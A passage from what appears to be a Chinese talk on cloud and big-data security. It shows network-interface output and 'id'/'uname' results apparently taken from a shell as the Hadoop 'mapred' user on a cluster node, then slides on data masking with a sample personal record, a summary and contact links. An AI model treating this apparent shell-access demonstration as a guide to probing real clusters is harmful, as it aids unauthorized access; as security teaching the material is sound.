          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
          Interrupt:74 Memory:f8000000-f8012800

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:60322545722 errors:0 dropped:0 overruns:0 frame:0
          TX packets:60322545722 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:460703351446068 (419.0 TiB)  TX bytes:460703351446068 (419.0 TiB)

id
uid=516(mapred) gid=2915(mapred) groups=2915(mapred)
uname -a
Linux r02[redacted] 2.6.[redacted] #1 SMP Sun Dec 19 14:22:44 EST 2010 x86_64 x86_64 x86_64 GNU/Linux
```

如何解决隐私问题？

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李四　　女　　13466655678　天津市二号小区

Data Masking

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保留统计信息，掩盖个人信息

张A　　男　　1330749xxxx
李C　　女　　1346665yyyy

北京市ABCD胡同　430104199909090MMM1
天津市EFGH小区　420105198808080NNN4

总结

- 云计算改变互联网
- 弹性计算的环境安全、网络安全
- 海量数据计算的数据安全、隐私问题

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Question? 联系我

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  - http://t.qq.com/aullik5
- 博客
  - http://hi.baidu.com/new/aullik5

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